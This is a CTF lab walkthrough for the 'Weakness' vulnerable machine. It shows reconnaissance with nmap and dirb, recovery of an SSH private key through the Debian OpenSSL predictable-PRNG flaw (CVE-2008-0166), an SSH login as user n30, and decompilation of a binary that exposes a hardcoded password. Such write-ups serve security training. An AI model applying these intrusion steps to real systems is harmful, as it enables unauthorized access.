Weakness Machine

This machine was made for Jordan's Top hacker 2018 CTF , we tried to make it simulate a real world attacks "as much as possible" in order to improve your penetration testing skills , also we but a little tricky techniques on it so you can learn more about some unique skills.
The machine was tested on vmware (player / workstation) and works without any problems , so we recommend to use VMware to run it , Also works fine using virtualbox.
Difficulty: Intermediate , you need to think out of the box and collect all the puzzle pieces in order to get the job done.
The machine is already got DHCP enabled , so you will not have any problems with networking.
Happy Hacking !

Download Link:-W34kn3ss-


Video Solution:- Weakness Machine Solution

I. RECONNAISSANCE (INFORMATION GATHERING)

1. IDENTIFY TARGET IP

Used the **netdiscover** command to identify the target machine's IP address on the local network.

Result: Target IP was 192.168.88.129.



2. PORT AND SERVICE SCAN

Used nmap with aggressive script and version detection flags (-sC -sV -oA w34kn3ss) to identify open ports and services.

Command:

nmap -sC -sV -oA w34kn3ss 192.168.88.129

Result: Ports 22 (SSH), 80 (HTTP), and 443 (HTTPS) were open.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.88.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 05:01 EST
Nmap scan report for 192.168.88.129
Host is up (0.000037s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 de:89:a2:de:45:e7:d6:3d:ef:e9:bd:b4:b6:68:ca:6d (RSA)
|   256 1d:98:4a:db:a2:e0:cc:68:38:93:d0:52:2a:1a:aa:96 (ECDSA)
|_  256 3d:8a:6b:92:0d:ba:37:82:9e:c3:27:18:b6:01:cd:98 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=weakness.jth/organizationName=weakness.jth/stateOrProvinceName=Jordan/countryName=jo
| Not valid before: 2018-05-05T11:12:54
|_Not valid after:  2019-05-05T11:12:54
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:64:92:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

3. INITIAL WEB EXPLORATION

Browsed to:

- http://192.168.88.129

Result: Displayed the default Apache2 Ubuntu Default page.



4. HOST FILE MODIFICATION

Identified the hostname weakness.jth from the Nmap results and added it to the /etc/hosts file mapping it to the target IP.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.88.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 05:01 EST
Nmap scan report for 192.168.88.129
Host is up (0.000037s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 de:89:a2:de:45:e7:d6:3d:ef:e9:bd:b4:b6:68:ca:6d (RSA)
|   256 1d:98:4a:db:a2:e0:cc:68:38:93:d0:52:2a:1a:aa:96 (ECDSA)
|_  256 3d:8a:6b:92:0d:ba:37:82:9e:c3:27:18:b6:01:cd:98 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=weakness.jth/organizationName=weakness.jth/stateOrProvinceName=Jordan/countryName=jo
| Not valid before: 2018-05-05T11:12:54
|_Not valid after:  2019-05-05T11:12:54
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:64:92:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

Command:

nano /etc/hosts

```
Session  Actions  Edit  View  Help
  GNU nano 8.6                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.88.129  weakness.jth
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```


Added entry:

192.168.88.129 weakness.jth

5. HOSTNAME WEB EXPLORATION

Browsed to:

http://weakness.jth
Result: A different page was displayed with an ASCII art rabbit and the message "keep following the white rabbit 😀", written by user n30.



II. ENUMERATION (GAINING A FOOTHOLD)

6. DIRECTORY BRUTE-FORCING

Used gobuster to find hidden directories on the web server.

Command:

dirb http://weakness.jth

Result: Discovered the /private directory.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# dirb http://weakness.jth

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 17 05:15:24 2025
URL_BASE: http://weakness.jth/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://weakness.jth/ ----
+ http://weakness.jth/index.html (CODE:200|SIZE:526)
==> DIRECTORY: http://weakness.jth/private/
+ http://weakness.jth/robots.txt (CODE:200|SIZE:14)
+ http://weakness.jth/server-status (CODE:403|SIZE:300)

---- Entering directory: http://weakness.jth/private/ ----
==> DIRECTORY: http://weakness.jth/private/assets/
==> DIRECTORY: http://weakness.jth/private/files/
+ http://weakness.jth/private/index.html (CODE:200|SIZE:989)

---- Entering directory: http://weakness.jth/private/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://weakness.jth/private/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Dec 17 05:15:28 2025
DOWNLOADED: 9224 - FOUND: 4


┌──(root㉿kali)-[/home/kali]
└─#
```

7. ANALYZING PRIVATE FILES

Browsed to /private and found two files.




Downloaded the both file successfully .



Found:


- notes.txt – Contained a clue about OpenSSL 0.9.8c-1 and public key generation.
- mykey.pub – Contained an SSH RSA public key.



8. VULNERABILITY IDENTIFICATION

Searched for exploits related to OpenSSL 0.9.8c-1 and public key generation.

Vulnerability Identified: Debian OpenSSL Predictable PRNG attack (CVE-2008-0166), allowing private key deduction from a public key.



9. PRIVATE KEY RECOVERY

1. Downloaded pre-generated vulnerable key pairs and matched the public key using grep.
2. Downloaded that vulnerability by using the "**wget"** command and Later on Extracted the tar file by "**tar -xsvf**" **.**
3. Then change the directory to "**rsa**" and locate the folder "**2048"** then view the public-key then copy it .
4. Now by using the **"grep -r -l <copied code >"** then we will get the ssh code.



grep -r -l "ssh-rsa AAAAB3NzaC1yc2E..."

Result: Matching private key file identified as:

4161de56829de2fe64b9055711f531c1-2537


III. EXPLOITATION (USER ACCESS)

10. INITIAL ACCESS VIA SSH

Used the recovered private key with user n30 to log in via SSH.

Command:

ssh -i 4161de56829de2fe64b9055711f531c1-2537 n30@192.168.88.129




11. USER FLAG AND BINARY DISCOVERY


Enumerated the home directory.

Actions:

cat user.txt



- Identified a compiled Python binary named **code**.




IV. PRIVILEGE ESCALATION (ROOT ACCESS)

12. TRANSFER AND DECOMPILATION

Transferred the binary to a web-accessible directory and decompiled it.

On target machine:

cp code /var/www/html



On attacker machine:

uncompyle6 code.pyc

```
┌──(uncompyle-env)─(root㉿kali)-[/home/kali/Downloads/ctf]
└─# uncompyle6 --help

Usage: uncompyle6 [OPTIONS] FILES ...

  Cross Python bytecode decompiler for Python bytecode up to Python 3.8.


Options:
  -A, --asm++ / --no-asm++      show xdis assembler and tokenized assembler
  -a, --asm / --no-asm
  -g, --grammar / --no-grammar
  -t, --tree / --no-tree
  -T, --tree++ / --no-tree++    show parse tree and Abstract Syntax Tree
  --linemaps / --no-linemaps    show line number correspondencies between
                                byte-code and generated source output
  --verify [run|syntax]
  -r, --recurse / --no-recurse
  -o, --output PATH
  --version                     Show the version and exit.
  --start-offset INTEGER        start decomplation at offset; default is 0 or
                                the starting offset.
  --stop-offset INTEGER         stop decomplation when seeing an offset
                                greater or equal to this; default is -1 which
                                indicates no stopping point.
  --help                        Show this message and exit.

┌──(uncompyle-env)─(root㉿kali)-[/home/kali/Downloads/ctf]
└─# uncompyle6 code.pyc
# uncompyle6 version 3.9.3
# Python bytecode version base 2.7 (62211)
# Decompiled from: Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0]
# Embedded file name: code.py
# Compiled at: 2018-05-08 11:50:54
import os, socket, time, hashlib
print ('[+]System Started at : {0}').format(time.ctime())
print '[+]This binary should generate unique hash for the hardcoded login info'
print '[+]Generating the hash ..'
inf = ''
inf += chr(ord('n'))
inf += chr(ord('3'))
inf += chr(ord('0'))
inf += chr(ord(':'))
inf += chr(ord('d'))
inf += chr(ord('M'))
inf += chr(ord('A'))
inf += chr(ord('S'))
inf += chr(ord('D'))
inf += chr(ord('N'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('B'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('!'))
inf += chr(ord('#'))
inf += chr(ord('3'))
inf += chr(ord('3'))
hashf = hashlib.sha256(inf + time.ctime()).hexdigest()
print ('[+]Your new hash is : {0}').format(hashf)
print '[+]Done'
return

# okay decompiling code.pyc

┌──(uncompyle-env)─(root㉿kali)-[/home/kali/Downloads/ctf]
└─#
```

Result: Extracted credentials.



